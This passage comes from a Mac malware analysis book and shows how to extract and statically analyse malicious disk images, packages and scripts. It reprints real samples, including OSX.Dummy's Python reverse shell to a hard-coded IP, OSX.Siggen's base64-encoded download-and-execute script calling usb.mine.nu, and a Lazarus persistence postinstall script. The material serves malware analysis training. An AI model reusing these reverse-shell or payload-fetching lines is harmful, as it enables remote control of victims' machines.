


(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x5: Non-Binary Analysis

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

In the previous chapter, we showed how the `file` utility [1] can be used to effectively identify a sample's file type. File type identification is important as the majority of static analysis tools are file type specific.

Now, let's look at various file types one commonly encounters while analyzing Mac malware. As noted, some file types (such as disk images and packages) are simply the malware's "distribution packaging". For these file types, the goal is to extract the malicious contents (often the malware's installer). Of course, Mac malware itself comes in various file formats, such as scripts and binaries.

For each file type, we'll briefly discuss its purpose, as well as highlight static analysis tools that can be used to analyze the file format.

📝 Note:

This chapter focuses on the analysis of *non-binary* file formats (such as scripts).


Subsequent chapters will dive into macOS's binary file format (Mach-O), as well as discuss both analysis tools and techniques.

Apple Disk Images (.dmg)

Malware is often distributed via Apple Disk Images (.dmgs)[2]. Though the `file` command may struggle to correctly identify disk images, generally this file type can be reliably identified by its file extension: `.dmg`. This is due to the fact that when double-clicked by the user, files with the `.dmg` extension will be automatically mounted and their contents displayed. If a malware author distributes a disk image without the extension, it would not be (automatically) recognized by macOS and thus unlikely to be opened by the average mac user.

To manually mount an Apple Disk Image in order to extract its contents (such as a malicious installer or application) for analysis, use the `hdiutil` command. When invoked with the `attach` flag, `hdiutil` will mount the disk image to the `/Volumes` directory.

Here for example, we mount a disk image (`Firefox 58.0.2.dmg`) that contains OSX.CreativeUpdate [3] via the command: `hdiutil attach ~/Downloads/Firefox\ 58.0.2.dmg`:




mounting (a trojanized) Apple Disk Image
(OSX.CreativeUpdate)

Once the disk image has been mounted, `hdiutil` displays the mount directory (e.g. `/Volumes/Firefox`) and the files within the disk image can (now) be directly accessed.

In the case of `OSX.CreativeUpdate`, browsing to the mounted disk image, either via the terminal (`$ cd /Volumes/Firefox`) or the UI, reveals a trojanized FireFox (Quantum) application. Now, with access to the application, analysis can continue.

Packages (.pkg)

Another common file format, specific to macOS, that is often (ab)used to distribute Mac malware is the ubiquitous package (.pkg):



Although the `file` utility may identify packages as "`xar archive compressed,`" packages will (always?) end with the .pkg file extension. This ensures that macOS will automatically launch the package when, for example, a user double-clicks it.

Similar to Apple Disk Images (.dmgs), our interest is generally not about the package per se, but rather its contents. Our goal is to extract the contents of the package for analysis.


Since packages are compressed archives, a tool is needed to uncompress and examine or extract the package's contents. The (free) Suspicious Package utility [4] is the perfect tool to statically analyze packages and perform these actions:


> *"With Suspicious Package, you can open a macOS Installer package and see what's inside, without installing it first."* [4]

Specifically, `Suspicious Package` allows one to statically:

- Examine code signing information
- Browse and export any files
- Examine `pre` and `post` installer scripts

As an example, let's use `Suspicious Package` to take a peek at a package that contains the OSX.CPUMeaner [5] malware:






using "Suspicious Package" to examine a package (.pkg)
Contents: OSX.CPUMeaner

Packages often contain `pre` and `post` install scripts that are automatically executed during installation. When analyzing a (potentially malicious) package, one should always check for, and examine these files. Malware authors are quite fond of (ab)using these scripts to perform malicious actions, such as persistently installing their malicious creations.

Sticking with the package containing `OSX.CPUMeaner`, we find the malware's installer logic within the `postinstall` script:



OSX.CPUMeaner's install logic
(found within the package's postinstall script)


In a package, the `preinstall` and `postinstall` scripts are bash scripts and thus are trivial to (statically) analyze. In the case of `OSX.CPUMeaner`'s `postinstall` script, it's easy to see the malware is persisting and starting a launch agent:

- file: `/Library/LaunchAgents/com.osxext.cpucooler`
- binary: `/Library/Application Support/CpuCooler/cpucooler`

In a writeup titled "[Pass the AppleJeus](#)" [6], we find another example of a malicious package, this time belonging to the (in)famous Lazarus APT group. As the malicious package is contained within an Apple Disk Image, the `.dmg` must first be mounted:

```
$ hdiutil attach JMTTrader_Mac.dmg

...
/dev/disk3s1  41504653-0000-11AA-AA11-0030654 /Volumes/JMTTrader

$ ls /Volumes/JMTTrader/
JMTTrader.pkg
```

Once the disk image has been mounted, we can access and open the malicious package (`JMTTrader.pkg`) via `Suspicious Package`:



an overview of `JMTTrader.pkg`
(via `Suspicious Package`)

The package is unsigned (rather unusual) and contains a `postinstall` script, which contains the malware's installation instructions:

```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
/Library/LaunchDaemons/org.jmttrading.plist

chmod 644 /Library/LaunchDaemons/org.jmttrading.plist

mkdir /Library/JMTTrader

```

```
mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
  /Library/JMTTrader/CrashReporter

chmod +x /Library/JMTTrader/CrashReporter

/Library/JMTTrader/CrashReporter Maintain &
```

postinstall script
(Lazarus APT Group)

The `postinstall` script will persistently install the malware (`CrashReporter`) as a launch daemon (`org.jmttrading.plist`).

Once the malware has been extracted from its distribution “packaging” (.dmg, .pkg, .zip, etc), it’s time to analyze the actual malware specimen!

On macOS, malware is generally either distributed as a script (bash, python, etc), or as a compiled (Mach-O) binary. Due to their “readability,” scripts are generally rather trivial to analyze and require no special analysis tools, so we’ll start there. Following this, (in the next chapter) we’ll dive into understanding and analyzing malicious binaries.

Scripts

We’ve already seen how Bash scripts can be (ab)used by malware authors in packages (`preinstall` & `postinstall`) to perform malicious actions, such as persistently installing malware. But this is just the tip of the iceberg. Here, we discuss (other) malicious scripts, including those written in Bash, Python, AppleScript and more!

Bash Scripts
In the previous chapter on Mac malware “Capabilities,” we discussed `OSX.Dummy` [7]. Specifically, we noted it installs a launch daemon (pointing to `/var/root/script.sh)` in order to maintain persistence:

```
#!/bin/bash
while :
do

     python -c 'import socket,subprocess,os;

     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
```

```
      s.connect(("185.243.115.230",1337));

      os.dup2(s.fileno(),0);
      os.dup2(s.fileno(),1);
      os.dup2(s.fileno(),2);

      p=subprocess.call(["/bin/sh","-i"]);'
      sleep 5

done
```

script.sh
(OSX.Dummy)

As the Bash (and Python) code is not obfuscated, it is trivial to understand and does not require any static analysis tools. In a while loop (that never exits), the script executes a snippet of Python (via `python -c`) that creates an interactive remote shell. (This python code is described in more detail in the (sub)section on analyzing malicious Python code.)

> 📝 Note:
>
> If you're not familiar with shell (Bash) scripts, the following serves as a good introduction to the topic:
>
> "Shell Scripting Tutorial" [8]


We find a slightly more complex example of a malicious bash script in `OSX.Siggen` [9][10].

`OSX.Siggen` is distributed as a malicious application (`WhatsAppService.app`), created via the popular developer tool Platypus:

> *"a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS application bundle along with an app binary that runs the script."* [11]

> 📝 Note:
>
> Platypus is a legitimate developer tool, unrelated to (any) Mac malware. However, malware authors often utilize it to package their malicious scripts into native macOS applications (.apps).

When a “platypussed” application is run, it simply executes a script named ‘`script`’ from the application’s `Resources/` directory:



OSX.Siggen’s Payload: Resources/script

Let’s take a look at the Bash script in `WhatsAppService.app/Resources/script`:

```
echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh
launchctl load -w ~/Library/LaunchAgents/a.plist
curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

Various parts of the script are (base64) encoded, but are trivial to decode. You can do so using via macOS’s `base64` command with the `-D` command line flag. Once these encoded script snippets are decoded, it is easy to comprehensively understand the script:

1. `echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh`

Decodes and executes `screen -dm bash -c 'sleep 5;killall Terminal',` which effectively kills any running instances of `Terminal.app` ...likely as a basic anti-analysis technique.

2. `curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist`
Downloads and persists `a.plist` as a launch agent.

3. `echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh`
Decodes and executes `chmod +x ~/Library/LaunchAgents/a.plist,` which (unnecessarily) sets `a.plist` to be executable.

4. `launchctl load -w ~/Library/LaunchAgents/a.plist`
Loads `a.plist,` which attempts to execute `/Users/Shared/c.sh`. However, the first time this is run, `/Users/Shared/c.sh` has yet to be downloaded.

5. `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`
Downloads `c.sh` to `/Users/Shared/c.sh`

6. `echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
Decodes and executes `chmod +x /Users/Shared/c.sh,` setting `c.sh` to be executable

7. `echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
Decodes and executes `/Users/Shared/c.sh`

And what does the `/Users/Shared/c.sh` script do? Let’s take a peek!

```
#!/bin/bash
v=$( curl --silent http://usb.mine.nu/p.php | grep -ic 'open' )
p=$( launchctl list | grep -ic "HEYgiNb" )
if [ $v -gt 0 ]; then
if [ ! $p -gt 0 ]; then
 echo IyAtKi0gY29kaW5n...AgcmFpc2UK | base64 --decode | python
fi
```

c.sh
(OSX.Siggen)

After connecting to `usb.mine.nu/p.php` and checking for a response containing the string ‘`open`’, then checking if a process named `HEYgiNb` is running, the script decodes a large blob of base64 encoded data. This decoded data is then executed via Python.

Python Scripts

Python, anecdotally, seems to be the preferred scripting language for Mac malware authors, as it is quite powerful, versatile, and (as of macOS 10.15), natively supported by macOS.

Though often leveraging (basic) encoding and/or obfuscation techniques aimed at complicating analysis, analyzing malicious Python scripts is still a fairly straightforward endeavor. The general approach is to first decode or deobfuscate the Python script, then analyze the now decoded code.

📝 Note:

If you're not familiar with the Python programming language, the following serves as a good introduction to the topic:

"[Learn Python](#)" [12]

Though various online sites can assist in analyzing obfuscated Python scripts, manual (local) approaches work too. Here, we'll discuss both.

Previously we discussed `OSX.Dummy` and noted that while its main component was written in Bash, that was simply a wrapper around a small Python payload:

```
#!/bin/bash
while :
do
    python -c 'import socket,subprocess,os;
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    s.connect(("185.243.115.230",1337));
    os.dup2(s.fileno(),0);
    os.dup2(s.fileno(),1);
    os.dup2(s.fileno(),2);
    p=subprocess.call(["/bin/sh","-i"]);'
    sleep 5
done
```

script.sh
(OSX.Dummy)

OSX.Dummy's Python code is not obfuscated, and thus, understanding the malware's logic is straightforward:

1. Various standard Python modules (such as socket and subprocess) are imported so that the malware can invoke their APIs.

2. A socket and connection is made to 185.243.115.230 on port 1337.

3. The file handles for STDIN, STDOUT, and STDERR are then duplicated, essentially "redirecting" or connecting them to the socket. (For more information on the dup2 method, see: "Python | os.dup2() method" [13]).

4. The shell, /bin/sh, is executed interactively (via the -i flag). As the file handles for STDIN, STDOUT, and STDERR have been duplicated to the connected socket, any remote commands entered by the attacker will be executed locally on the infected system, and any output sent back.

   In other words, the Python code implements a simple interactive remote shell.

